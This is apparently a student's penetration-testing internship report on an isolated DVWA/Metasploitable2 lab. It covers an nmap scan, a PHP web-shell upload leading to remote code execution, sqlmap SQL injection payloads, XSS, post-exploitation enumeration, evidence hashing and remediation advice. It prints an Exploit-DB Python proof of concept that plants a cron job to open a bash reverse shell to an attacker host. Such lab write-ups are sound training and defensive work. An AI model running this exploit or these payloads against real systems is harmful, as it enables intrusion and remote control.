



VAPT Week-3 Report

Introduction

- The third week of the Vulnerability Assessment and Penetration Testing (VAPT) internship focused on **practical exploitation, web application security testing, and post-exploitation analysis**.
- Unlike the previous week, which emphasized reconnaissance and vulnerability scanning, this task concentrated on **validating vulnerabilities through controlled exploitation**, understanding their real-world impact, and practicing responsible post-exploitation and evidence handling techniques.
- The activities performed during this week reflect the **core hands-on responsibilities of a VAPT analyst**, including exploiting web vulnerabilities, chaining attacks, collecting evidence, and preparing findings for professional reporting.

Objective

- The main objectives of the Week-3 VAPT task were:
 - To perform **advanced exploitation techniques** in a controlled lab environment
 - To test a vulnerable web application with reference to the **OWASP Top 10**
 - To validate vulnerabilities using both **manual and automated techniques**
 - To understand **post-exploitation activities and evidence handling**
 - To practice **structured documentation and reporting** aligned with real-world VAPT workflows

Scope of the Assessment

- The assessment was conducted strictly within an isolated lab environment using intentionally vulnerable systems.
- **In-Scope**
 - DVWA (Damn Vulnerable Web Application)
 - Metasploitable2 virtual machine
 - Web application vulnerabilities (Injection, XSS, File Upload)
 - Controlled exploitation and post-exploitation activities
 - Evidence collection and documentation
- **Out-of-Scope**
 - Real production systems
 - Unauthorized external networks
 - Destructive or persistent exploitation techniques

VAPT Methodology Followed

- The Week-3 task followed a **practical exploitation-centric VAPT methodology**, aligned with PTES and OWASP testing principles.
- **Phases Included**
 1. **Advanced Exploitation**
Validation of web vulnerabilities leading to Remote Code Execution.



2. **Web Application Penetration Testing**

Manual and automated testing of DVWA with reference to OWASP Top 10 categories.

3. **Post-Exploitation & Evidence Handling**

Confirmation of access level, system interaction, and forensic-aware evidence collection.

4. **Documentation & Reporting**

Structured recording of findings, impact, and remediation steps.

Tools and Technologies Used

- The following tools were used during the Week-3 task:
 - Kali Linux – Penetration testing platform
 - DVWA – Vulnerable web application
 - Metasploitable2 – Target virtual machine
 - Burp Suite – Manual request interception and testing
 - sqlmap – Automated SQL Injection validation
 - Browser-based testing – Manual exploitation
 - Linux utilities – Post-exploitation commands and hashing
-

Target Environment Overview

- **Target System:** Metasploitable2
 - **Web Application:** DVWA
 - **Target IP Address:** 192.168.177.134
 - **Environment Type:** Isolated virtual lab
 - **Purpose:** Security testing and learning
 - The target system was intentionally vulnerable and used exclusively for educational purposes.
-

Report Organization

- This report is structured as follows:
 - Part 1: Advanced Exploitation Lab
 - Part 2: Web Application Penetration Testing
 - Part 3: Reporting practice
 - Part 4: Post-Exploitation and Evidence Collection
 - Part 5: Capstone Project: Full VAPT Cycle
 - Conclusion, Key Learnings, and References
-



Part-1: Advanced Exploitation Lab

1.1 Target Identification and Setup

- The Metasploitable2 virtual machine hosting DVWA was identified and verified as reachable from the Kali Linux attacker machine.

```
(kali@kali)~$ nmap -sV 192.168.177.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-17 01:38 EST
Nmap scan report for 192.168.177.134
Host is up (0.0035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:AC:03:18 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

Figure 1: Target_Reachability

1.2 Unrestricted File Upload Exploitation

- DVWA's file upload functionality was tested and found to lack proper file type validation.
- A malicious PHP file was successfully uploaded to the server.




Figure 2: Successful upload of malicious PHP file in DVWA

1.3 Remote Code Execution (RCE) Confirmation

- The uploaded PHP file was accessed through the browser, allowing execution of system commands.
- Commands such as whoami and uname -a confirmed successful remote command execution.




Figure 3: RCE_Command_Execution




Figure 4: System_Information

1.4 Python PoC Customization (Exploit-DB)

- A Python-based Proof of Concept (PoC) exploit was selected from Exploit-DB.
- The script was customized by modifying the target IP address and execution parameters.
- The PoC was executed to demonstrate exploit logic and customization.




Figure 5: Searchsploit_Exploit_Selection



```
import os
import sys
import ssl
import json
import urllib.request as request

def main():
    if(len(sys.argv) < 2):
        print("Usage: %s <host> [\\"cmd\\" or shell ...ip]\n" % sys.argv[0])
        print("Eg: %s 1.2.3.4 \\"id\\" % sys.argv[0])
        print(" ... %s 1.2.3.4 shell 5.6.7.8\n" % sys.argv[0])
        return

    host = sys.argv[1]
    cmd = sys.argv[2]

    if(cmd == 'shell'):
        if(len(sys.argv) < 4):
            print("Error: need ip to connect back to for shell")
            return

        ip = sys.argv[3]

        shell = "\\"echo \\"* * * * bash -i >& /dev/tcp/" + ip + "/5555 0>61\\" > /tmp/cronx; crontab /tmp/cronx\\"
        username = shell

    else:
        username = "" + cmd + ""

    body = json.dumps({'username':username, 'password':'test', 'mode':'normal'})
    byte = body.encode('utf-8')

    url = "https://" + host + ":8000" + "/api/core/auth"

    try:
        req = request.Request(url)
        req.add_header('Content-Type', 'application/json; charset=utf-8')
        req.add_header('Content-Length', len(byte))
        request.urlopen(req, byte, context=ssl._create_unverified_context()) # ignore the cert

    except Exception as error:
        print("Error: %s" % error)
        return

    print("Done!")

if(__name__ == '__main__'):
    main()
```

Figure 6: Python_PoC_Original

```
import os
import sys
import ssl
import json
import urllib.request as request

def main():
    if(len(sys.argv) < 2):
        print("Usage: %s <host> [\\"cmd\\" or shell ...ip]\n" % sys.argv[0])
        print("Eg: %s 1.2.3.4 \\"id\\" % sys.argv[0])
        print(" ... %s 1.2.3.4 shell 5.6.7.8\n" % sys.argv[0])
        return

    host = "192.168.177.134"
    cmd = sys.argv[2]

    if(cmd == 'shell'):
        if(len(sys.argv) < 4):
            print("Error: need ip to connect back to for shell")
            return

        ip = "192.168.177.135"

        shell = "\\"echo \\"* * * * bash -i >& /dev/tcp/" + ip + "/5555 0>61\\" > /tmp/cronx; crontab /tmp/cronx\\"
        username = shell

    else:
        username = "" + cmd + ""

    body = json.dumps({'username':username, 'password':'password', 'mode':'normal'})
    byte = body.encode('utf-8')
    proto = "https"
    port = "8000"
    url = f"{proto}://{host}:{port}/api/core/auth"

    try:
        req = request.Request(url)
        req.add_header('Content-Type', 'application/json; charset=utf-8')
        req.add_header('Content-Length', len(byte))
        request.urlopen(req, byte, context=ssl._create_unverified_context()) # ignore the cert

    except Exception as error:
        print("Error: %s" % error)
        return

    print("Done!")

if(__name__ == '__main__'):
    main()
```

Figure 7: Python_PoC_Modified

```
(kali@kali)-[~]
$ python3 47497.py 192.168.177.134 "id"
Error: <urlopen error [Errno 111] Connection refused>
```

Figure 8: PoC_Execution_Output



1.5 Exploit Execution Log

- The following table records the exploitation activity performed during the advanced exploitation phase. This log documents the attack flow, target information, and exploitation outcome.

Exploit ID	Description	Target IP	Status	Payload / Method
EXP-01	Unrestricted File Upload leading to Remote Code Execution	192.168.177.134	Success	PHP Web Shell
EXP-02	Python PoC Customization from Exploit-DB	192.168.177.134	Executed	Modified Python Script

Part-2: Web Application Penetration Testing

2.1 DVWA Security Configuration

- DVWA security level was set to **Low** to allow vulnerability testing.

DVWA Security 🔒

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin
Security Level: low
PHPIDS: disabled

Figure 9: DVWA_Security_Level

2.2 SQL Injection Testing

- SQL Injection was tested both manually and using automated tools.
- Manual payloads confirmed improper input validation.
- sqlmap was used to automate database enumeration.



```
[06:27:53] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (subtraction)'  
[06:27:53] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'  
[06:27:53] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'  
[06:27:54] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'  
[06:27:54] [INFO] testing 'MySQL time-based blind - Parameter replace (elt)'  
[06:27:54] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'  
[06:27:54] [INFO] testing 'MySQL > 5.0.12 time-based blind - ORDER BY, GROUP BY clause'  
[06:27:54] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'  
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y  
[06:27:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'  
[06:27:59] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'  
[06:28:00] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'  
[06:28:02] [WARNING] GET parameter 'Submit' does not seem to be injectable  
sqlmap identified the following injection point(s) with a total of 3913 HTTP(s) requests:  
Parameter: id (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
Payload: id=1' OR NOT 7396=7396#Submit=Submit  
Type: error-based  
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=1' AND ROW(1909,2514)>(SELECT COUNT(+),CONCAT(0x716b7a7671,(SELECT (ELT(1909=1909,1)))0x71706b6271,FLOOR(RAND(0)+2))x FROM (SELECT 9287 UNION SELECT 1008 UNION S  
ELECT 1670 UNION SELECT 4918)x GROUP BY x)-- LSKoBSubmit=Submit  
Type: time-based blind  
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1' AND (SELECT 4061 FROM (SELECT(SLEEP(5)))JfVco)-- suIb6Submit=Submit  
Type: UNION query  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b7a7671,0x594697776b51616553436b4c4d614a5a594372564861587674704570475943647570597350507164,0x71706b6271)#6Submit=Submit  
[06:28:10] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL > 4.1  
[06:28:10] [INFO] fetching database names  
available databases [?]:  
[*] dwwa  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195  
[06:28:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.177.134'  
[*] ending @ 06:28:10 /2026-02-18/
```

Figure 10: SQL_Injection_Manual




Figure 11: SQLMap_Confirmation

2.3 Cross-Site Scripting (XSS) Testing

- Reflected XSS was tested using a JavaScript payload.
- Successful execution resulted in a browser alert.




Figure 12: XSS_Alert



2.4 Burp Suite Manual Testing

- Burp Suite was used to intercept HTTP requests.
- Request parameters were modified to validate server-side input handling.




Figure 13: Burp_Modified_Request

2.5 OWASP Top 10 Vulnerability Log Table (Part-2)

- This table documents the OWASP Top 10 categories **tested and observed** during the assessment.

OWASP ID	Vulnerability Category	Tested	Finding Status	Evidence
A03:2021	Injection (SQL Injection)	Yes	Vulnerable	Manual payload & sqlmap output
A07:2021	Cross-Site Scripting (XSS)	Yes	Vulnerable	Alert popup confirmation
A05:2021	Security Misconfiguration	Yes	Observed	DVWA security set to LOW
A02:2021	Broken Authentication	Partial	Observed	Weak/default credentials

2.6 Web Application Testing Summary

- The DVWA application was tested with reference to the OWASP Top 10 framework using manual and automated techniques. Critical vulnerabilities such as SQL Injection and Cross-Site Scripting were identified due to improper input validation. These issues demonstrate weak security controls that could allow data compromise and client-side attacks if deployed in real-world environments.



Part-3: Reporting Practice

3.1 Executive Summary

- This reporting exercise was conducted as part of the VAPT internship to practice professional documentation and stakeholder communication. The objective was to present identified security issues in a structured and understandable format. During testing, multiple web application vulnerabilities were identified, primarily related to improper input validation and weak security configurations. These weaknesses could allow attackers to access sensitive data or execute unauthorized actions. The focus of this phase is not exploitation, but effective reporting, visualization of attack paths, and clear communication of risks and remediation steps to both technical and non-technical stakeholders.

3.2 Technical Findings

- The assessment identified common web application vulnerabilities aligned with OWASP Top 10 categories. SQL Injection was observed due to unsanitized user input, allowing manipulation of backend database queries. Cross-Site Scripting (XSS) was identified where user-supplied input was reflected without proper encoding, enabling client-side script execution. Additionally, weak authentication and configuration practices were observed in the testing environment. These vulnerabilities demonstrate inadequate input handling and security controls, which could be exploited by attackers if present in a real-world application.

3.3 Remediation Plan

- To mitigate the identified vulnerabilities, the following remediation actions are recommended:
 - Implement strict server-side input validation and sanitization
 - Use prepared statements and parameterized queries to prevent SQL Injection
 - Encode output properly to mitigate Cross-Site Scripting attacks
 - Enforce strong password policies and authentication controls
 - Regularly update applications and perform security testing
- Applying these measures will significantly reduce the attack surface and improve application security.

3.4 Findings Log Table

- The following table documents the vulnerabilities identified during testing:

Finding ID	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	9.1	Input validation & prepared statements
F002	Cross-Site Scripting (XSS)	7.4	Output encoding & input sanitization
F003	Weak Authentication	7.5	Enforce password complexity

- CVSS scores are approximate and used for academic learning purposes.



3.5 Visualization of Attack Path

- A network attack path diagram was created using **Draw.io** to visually represent the exploitation flow. The diagram illustrates the attacker system interacting with the vulnerable web application, the exploitation of identified vulnerabilities, and the resulting impact.
- **Diagram Components:**
 - Attacker Machine (Kali Linux)
 - Target Application (DVWA on Metasploitable2)
 - Vulnerability Points (SQL Injection / XSS)
 - Impact (Unauthorized data access / client-side execution)




Figure 14: Attack_Path_Diagram

3.6 Stakeholder Briefing (Non-Technical)

- A security assessment was conducted to evaluate the safety of a web application used for testing purposes. The assessment identified weaknesses that could allow unauthorized access or manipulation of application data. These issues mainly stem from improper input handling and weak security controls. If left unaddressed, such vulnerabilities could lead to data exposure or service disruption. Implementing stronger validation mechanisms, improving authentication practices, and conducting regular security testing will significantly enhance the application's security. This exercise highlights the importance of proactive security measures in protecting organizational systems and information.



Part-4: Post-Exploitation and Evidence Handling

4.1 Objective

- The objective of this phase was to perform post-exploitation analysis after successful exploitation, understand the impact of unauthorized access, and practice forensic-aware evidence collection while maintaining proper chain-of-custody.
- This phase focuses on responsible post-exploitation rather than destructive actions.

4.2 Post-Exploitation Access Verification

- After achieving Remote Code Execution through a malicious file upload, basic system commands were executed to verify the level of access obtained on the compromised system.
- The output confirmed that commands were executed with web-server privileges, validating successful post-exploitation access.
- **Commands executed:**
 - whoami
 - id
 - uname -a




Figure 15: Access_Verification

4.3 File System Enumeration

- To understand the extent of access available after exploitation, basic file system enumeration was performed.
- Directory listing confirmed that internal system paths were accessible to the attacker.
- **Commands executed:**
 - pwd
 - ls
 - ls /etc




Figure 16: File_System_Enumeration



4.4 Process and Network Awareness

- Limited process or network information was observed to demonstrate internal visibility after system compromise.
- This step helps understand what information an attacker can gather without escalating privileges.
- **Command executed:**
 - ifconfig
 - OR
 - ps aux | head

```
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND root 1 0.0 0.3 2844 1696 ? Ss 01:36 0:01 /sbin/init root 2 0.0 0.0 0 0 ? S< 01:36 0:00 [kthreadd] root 3 0.0 0.0 0 0 ? S< 01:36 0:00 [migration/0] root 4 0.0 0.0 0 0 ? S< 01:36 0:00 [ksoftirqd/0] root 5 0.0 0.0 0 0 ? S< 01:36 0:00 [watchdog/0] root 6 0.0 0.0 0 0 ? S< 01:36 0:00 [events/0] root 7 0.0 0.0 0 0 ? S< 01:36 0:00 [khelper] root 41 0.0 0.0 0 0 ? S< 01:36 0:00 [kblockd/0] root 68 0.0 0.0 0 0 ? S< 01:36 0:00 [kseriod]
```

Figure 17: Process_or_Network_Info

4.5 Evidence Identification

- The uploaded PHP file used to gain Remote Code Execution was identified as digital evidence related to the attack.
- This file represents the primary artifact linking exploitation activity to the compromised system.
- **Identified Evidence:**
 - Malicious PHP file (rce.php)

4.6 Evidence Integrity and Hashing

- To ensure evidence integrity and demonstrate forensic best practices, a cryptographic hash was generated for the identified evidence file.
- Hashing ensures that the evidence remains unchanged and verifiable throughout analysis and reporting.
- **Command executed:**
 - sha256sum rce.php

```
3408a646a1e4323dc3adb9c14e133d8dd0af4d262309dfc29eff85b3d6211ad9 rce.php
```

Figure 18: Evidence_Hash_SHA256

4.7 Chain-of-Custody Record

- A simple chain-of-custody record was maintained to document the handling of collected evidence.



Evidence ID	Description	Hash Algorithm	Hash Value	Status
